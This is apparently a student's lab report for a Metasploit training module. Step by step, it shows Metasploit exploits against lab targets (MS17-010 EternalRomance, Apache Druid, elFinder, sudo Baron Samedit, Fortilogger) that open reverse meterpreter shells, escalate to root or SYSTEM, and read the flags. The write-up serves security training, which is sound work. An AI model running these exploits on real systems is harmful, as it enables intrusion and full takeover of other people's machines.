


USING THE METASPLOIT FRAMEWORK

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
June 17th, 2024.

1. INTRODUCTION

This module teaches the fundamentals of the Metasploit Framework, an open-source set of tools used for network enumeration, attacks, testing security vulnerabilities, evading detection, performing privilege escalation attacks, and performing post-exploitation.

2. ANSWERS TO QUESTIONS

Introduction to Metasploit

+ 0 🎁 Which version of Metasploit comes equipped with a GUI interface?

Metasploit Pro

+ 0 🎁 What command do you use to interact with the free version of Metasploit?

msfconsole

Submit

Submit

Modules

- a. Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.
 - The first step is to search for an exploit related to EternalRomance in Metasploit.

```
Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 09:49
cyberpunk@votex: ~
[cyberpunk@votex: ~]
$ msfconsole -q
Quiet the banner
msf6 > search type:exploit EternalRomance
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-----[redacted]-----[redacted]
0  exploit/windows/smb/ms17_010_psexec  2017-03-14  normal  Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Wind
ows Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

- Then, set all the options as required.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 10:40
cyphepunk@votex: ~
cyphepunk@votex: ~
cyphepunk@votex: ~

SHARE          ADMIN$      yes   The share to connect to, can be an admin share (ADMIN$,C$,...) or a
SMBDomain     .           no    normal read/write folder share
SMBPass        .           no    The Windows domain to use for authentication
SMBUser        .           no    The password for the specified username
                               The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST    192.168.100.166  yes  The listen address (an interface may be specified)
LPORT    4444  yes  The listen port

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.129.98.90
Setting Remote Host
msf6 exploit(windows/smb/ms17_010_psexec) >

Search 19°C Partly sunny Right Ctrl

```

- Run the exploit

```

msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 10.10.16.5
LHOST => 10.10.16.5
msf6 exploit(windows/smb/ms17_010_psexec) > check
[*] 10.129.98.90:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.129.98.90:445      - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard 14393 x64 (64-bit)
[*] 10.129.98.90:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.98.90:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] 10.129.98.90:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.98.90:445 - Built a write-what-where primitive...
[*] 10.129.98.90:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.98.90:445 - Selecting PowerShell target
[*] 10.129.98.90:445 - Executing the payload...
[*] 10.129.98.90:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.129.98.90
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.129.98.90:49673) at 2024-06-15 10:11:10 +0300

meterpreter > ls
Listing: C:\Windows\system32
=====

Search 19°C Near record Right Ctrl

```

- Upgrade the meterpreter shell to the native shell and retrieve the flag.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 10:16
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 trans-ms
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:23 +0300 NetHood
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Pictures
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 PrintHood
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Recent
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Saved Games
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Searches
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 SendTo
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Start Menu
040777/rwxrwxrwx 0 dir 2020-10-06 02:18:23 +0300 Templates
040555/r-xr-xr-x 0 dir 2020-10-06 02:18:25 +0300 Videos
100666/rw-rw-rw- 12288 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG1
100666/rw-rw-rw- 226304 fil 2020-10-06 02:18:23 +0300 ntuser.dat.LOG2
100666/rw-rw-rw- 20 fil 2020-10-06 02:18:23 +0300 ntuser.ini

meterpreter > cd Desktop
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=====
Mode           Size  Type  Last modified      Name
---            ---   ---   ---             ---
100666/rw-rw-rw- 282   fil   2020-10-06 02:18:25 +0300 desktop.ini
100666/rw-rw-rw- 29    fil   2022-05-16 14:19:21 +0300 flag.txt

meterpreter > cat flag.txt
HTB{MSF-W1nD0w5-3xPL01t4t10n}meterpreter >

```

Payloads

- Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.

- Run Nmap and identify where the Apache Druid service is running.


```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 11:01
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~
cypherpunk@votex: ~

(cypherpunk@votex)-[~]
$ sudo nmap -sV -T4 10.129.118.198
Starting Nmap 7.94 ( https://nmap.org ) at 2024-06-15 10:59 EAT
Nmap scan report for 10.129.118.198
Host is up (0.78s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
8081/tcp  open  http  Jetty 9.4.12.v20180830
8082/tcp  open  http  Jetty 9.4.12.v20180830
8083/tcp  open  http  Jetty 9.4.12.v20180830
8888/tcp  open  http  Jetty 9.4.12.v20180830
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.08 seconds
(cypherpunk@votex)-[~]
$ 

```



- Identify the version for the Apache Druid application. (version 0.17.1)
- Research for vulnerabilities that exist for that version(Remote Code Execution)
- Search Metasploit for a public exploit for that version.

```
msf6 > search type:exploit Apache Druid 0.17.1
Matching Modules
=====
#  Name                                     Disclosure Date   Rank      Check  Description
-  --
0  exploit/linux/http/apache_druid_js_rce  2021-01-21     excellent Yes    Apache Druid 0.20.0 Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/apache_druid_js_rce

msf6 > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/apache_druid_js_rce) > info
Name: Apache Druid 0.20.0 Remote Command Execution
Module: exploit/linux/http/apache_druid_js_rce
Platform: Unix, Linux
Arch: cmd, x86, x64
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2021-01-21
```

Kali purple [Running] - Oracle VM VirtualBox

Description:
Apache Druid includes the ability to execute user-provided JavaScript code embedded in various types of requests; however, that feature is disabled by default.

In Druid versions prior to `0.20.1`, an authenticated user can send a specially-crafted request that both enables the JavaScript code-execution feature and executes the supplied code all at once, allowing for code execution on the server with the privileges of the Druid Server process. More critically, authentication is not enabled in Apache Druid by default.

Tested on the following Apache Druid versions:

- * 0.15.1
- * 0.16.0-iap8
- * 0.17.1**
- * 0.18.0-iap3
- * 0.19.0-iap7
- * 0.20.0-iap4.1
- * 0.20.0
- * 0.21.0-iap3

- Use the exploit and set the exploit options as required.

View the full module info with the `info -d` command.

`msf6 exploit(linux/http/apache_druid_js_rce) > show options`

Module options (exploit/linux/http/apache_druid_js_rce):

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8888	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path of Apache Druid
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

When `CMDSTAGER::FLAVOR` is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0.
SRVPORT	8080	yes	The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	yes		The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

View the full module info with the `info`, or `info -d` command.

`msf6 exploit(linux/http/apache_druid_js_rce) > set RHOSTS 10.129.118.198`

`RHOSTS => 10.129.118.198`

`msf6 exploit(linux/http/apache_druid_js_rce) > set LPORT 10.10.16.5`

`[!] The following options failed to validate: Value '10.10.16.5' is not valid for option 'LPORT'.`

`LPORT => 4444`

`msf6 exploit(linux/http/apache_druid_js_rce) > set LHOST 10.10.16.5`

`LHOST => 10.10.16.5`

`msf6 exploit(linux/http/apache_druid_js_rce) > check`

`[+] 10.129.118.198:8888 - The target is vulnerable.`

`msf6 exploit(linux/http/apache_druid_js_rce) >`

- Run the exploit and retrieve the flag.

```

msf6 exploit(linux/http/apache_druid_js_rce) > 
msf6 exploit(linux/http/apache_druid_js_rce) > run
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://10.10.16.5:8080/bh9NN4kCE
[*] Client 10.129.118.198 (curl/7.68.0) requested /bh9NN4kCE
[*] Sending payload to 10.129.118.198 (curl/7.68.0)
[*] Sending stage (3045348 bytes) to 10.129.118.198
[*] Command Stager progress - 100.00% done (112/112 bytes)
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.129.118.198:37256) at 2024-06-15 11:24:26 +0300
[*] Server stopped.

meterpreter > pwd
/root/druid
meterpreter > cd root
[-] stdapi_fs_chdir: Operation failed: 2
meterpreter > cd ..
meterpreter > pwd
/root
meterpreter > cat flag.txt
HTBMSF_Exploit4tion
meterpreter > 

```

Sessions

- The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?**
- elFinder

```

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=2">
    <title>elfinder 2.1.x source version with PHP connector</title>
  </head>
  <!-- Require JS (REQUIRED) -->
  <!-- Rename "main.default.js" to "main.js" and edit it if you need configure elFinder 2.1.53 options or any things -->
  <script data-main=".main.default.js" src="//cdnjs.cloudflare.com/ajax/libs/require.js/2.3.6/require.min.js"></script>
  <script>
    define('elFinderConfig', [
      // elFinder options (REQUIRED)
      // Documentation for client options:
      // https://github.com/Studio-42/elFinder/wiki/Client-configuration-options
      defaultOpts : {
        url : 'php/connector.minimal.php', // or connector.maximal.php : connector URL (REQUIRED)
        commandsOptions : {
          edit : {
            extraOptions : {
              // set API key to enable Creative Cloud image editor
              // see https://console.adobe.io/
              creativeCloudApiKey : '',
              // browsing manager URL for CKEditor, TinyMCE
              // uses self location with the empty value
            }
          }
        }
      }
    ]);
  </script>

```

- Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?**

Answer: www-data

- Research whether the identified version of the elFinder application is vulnerable. (Command Injection)
- Search for a suitable exploit in Metasploit.
- Set the exploit options as required.

- Run the exploit

```
(cyberpunk㉿votex) [~]
$ msfconsole -a
msf6 > search type:exploit elFinder 2.1.

Matching Modules
=====
# Name
# ----
0 exploit/linux/http/elFinder_archive_cmd_injection 2021-06-13 excellent Yes elFinder Archive Command Injection
1 exploit/unix/webapp/elFinder_php_connector_exiftran_cmd_injection 2019-02-26 excellent Yes elFinder PHP Connector exiftran Command Injection

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/webapp/elFinder_php_connector_exiftran_cmd_injection

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/elFinder_archive_cmd_injection) >

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 16 22:24
cyberpunk@votex: ~
View the full module info with the info, or info -d command.
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > set RHOSTS 10.129.203.52
RHOSTS => 10.129.203.52
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > set LHOST tun0
LHOST => 10.10.16.5
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > check
[*] 10.129.203.52:80 - The target appears to be vulnerable. elFinder running version 2.1.53
msf6 exploit(linux/http/elFinder_archive_cmd_injection) > exploit

[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file dwIentoG.txt to elFinder
[*] Text file was successfully uploaded!
[*] Attempting to create archive w0AdFJdy.zip
[*] Archive was successfully created!
[*] Using URL: http://10.10.16.5:8080/2c6tVRpUzMYy57
[*] Client 10.129.203.52 (Wget/1.20.3 (linux-gnu)) requested /2c6tVRpUzMYy57
[*] Sending payload to 10.129.203.52 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 52.63% done (60/114 bytes)
[*] Command Stager progress - 71.93% done (82/114 bytes)
[*] Sending stage (1017704 bytes) to 10.129.203.52
[*] Deleted dwIentoG.txt
[*] Deleted w0AdFJdy.zip
[*] Command Stager progress - 83.33% done (95/114 bytes)
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.129.203.52:36498) at 2024-06-15 14:33:29 +0300
[*] Command Stager progress - 100.00% done (114/114 bytes)
[*] Server stopped.

meterpreter > shell
Process 5127 created.
Channel 1 created.
whoami
www-data

```

c. The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.

- We know the sudo version is vulnerable.
- Research for any local privilege escalation for vulnerable sudo versions.

The screenshot shows a web browser window with the Exploit Database homepage. A red arrow points from the search bar at the top right to the search results table below. The search bar contains the text "sudo privilege". The results table has columns for Date, D, A, V, Title, Type, Platform, and Author. One result is highlighted with a red border: "2021-02-03 | sudo 1.9.5p1 - 'Baron Samedi' Heap-Based Buffer Overflow Privilege Escalation (2)".

Date	D	A	V	Title	Type	Platform	Author
2023-04-03		X		sudo 1.8.0 to 1.9.12p1 - Privilege Escalation	Local	Linux	n3m1.sys
2021-02-03		X		Sudo 1.9.5p1 - 'Baron Samedi' Heap-Based Buffer Overflow Privilege Escalation (2)	Local	Multiple	nu11secur1ty
2021-02-03		X		Sudo 1.9.5p1 - 'Baron Samedi' Heap-Based Buffer Overflow Privilege Escalation (1)	Local	Multiple	West Shepherd
2019-09-03			✓	ptrace - Sudo Token Privilege Escalation (Metasploit)	Local	Linux	Metasploit
2017-06-14		X		Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation	Local	Linux	Qualys Corporation

- Background the existing session with the Meterpreter background command.
- Search for the sudo exploit in meterpreter and use it.

```
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > search sudo baron samedit
Matching Modules
=====
#  Name                                     Disclosure Date   Rank      Check  Description
--- 
0  exploit/linux/local/sudo_baron_samedit  2021-01-26       excellent  Yes    Sudo Heap-Based Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/sudo_baron_samedit
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/sudo_baron_samedit) > options
Module options (exploit/linux/local/sudo_baron_samedit):
Name      Current Setting  Required  Description
--- 
SESSION          yes        The session to run this module on
WritableDir     /tmp        yes        A directory where you can write files.

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--- 
LHOST    192.168.100.166  yes        The listen address (an interface may be specified)
LPORT    4444                yes        The listen port
```

- We can then set our sudo sudo exploitation to use our background session with the command `set session <id>`. When we run the exploit, it performs a privilege escalation and returns the root shell.

```

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 14:44
cypherpunk@votex: ~
msf6 exploit(linux/local/sudo_baron_samedit) >
msf6 exploit(linux/local/sudo_baron_samedit) > set LHOST tun0
LHOST => 10.10.16.5
msf6 exploit(linux/local/sudo_baron_samedit) > sessions
Active sessions =====
Id Name Type Information Connection
1 meterpreter x86/linux www-data @ 10.129.203.52 10.10.16.5:4444 -> 10.129.203.52:36498 (10.129.203.52)
msf6 exploit(linux/local/sudo_baron_samedit) > set session 1
session => 1
msf6 exploit(linux/local/sudo_baron_samedit) > exploit
[*] SESSION may not be compatible with this module:
[*] * incompatible session architecture: x86
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)
[*] Writing '/tmp/s7iflcQ.py' (763 bytes) ...
[*] Writing '/tmp/libnss_Ar8sif.so.2' (548 bytes) ...
[*] Sending stage (3045348 bytes) to 10.129.203.52
[*] Deleted /tmp/s7iflcQ.py
[*] Deleted /tmp/libnss_Ar8sif.so.2
[*]
[*] Alternative exploit target(s) exist for this OS version:
[*] 2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative
[*] Run 'set target <id>' to select an alternative exploit script
[*] Deleted /tmp/libnss_
[*] Meterpreter session 2 opened (10.10.16.5:4444 -> 10.129.203.52:36606) at 2024-06-15 14:42:16 +0300
meterpreter > shell
Process 5434 created.

```

```



meterpreter > shell
Process 5434 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@nix02:/tmp# cd ~
cd ~
root@nix02:~# ls
ls
flag.txt snap
root@nix02:~# cat flag.txt
cat flag.txt
HTB{5e55ion5_4r3_sw33t}
root@nix02:~#

```


Meterpreter

- a. Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?

- Run an Nmap scan and identify any open ports and services.
- A web server is running the Fortlogger application version 3.1.7 on port 5000.
- Research the application's version for potential vulnerabilities. The application version is vulnerable to the Unauthenticated Arbitrary File Upload vulnerability.



- Search for a suitable exploit in Metasploit.



- Set all the required options and run the exploit.
- Get shell as the **nt authority\SYSTEM** user.

Kali purple [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Jun 15 18:39
cypherpunk@votex: ~ cypherpunk@votex: ~ cypherpunk@votex: ~
View the full module info with the info, or info -d command.
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set RHOSTS 10.129.179.166
RHOSTS => 10.129.179.166
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set LHOST tun0
LHOST => 10.10.16.5
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > check
[+] 10.129.179.166:5000 - The target is vulnerable. Fortilogger version 4.4.2.2
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > exploit
[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Running automatic check ("set AutoCheck False" to disable)
[+] The target is vulnerable. Fortilogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.179.166
[*] Meterpreter session 1 opened (10.10.16.5:4444 -> 10.129.179.166:49689) at 2024-06-15 18:23:14 +0300
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 7176 created.
Channel 1 created.
whoMicrosoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>whoami
whoami
nt authority\SYSTEM
C:\Windows\system32>

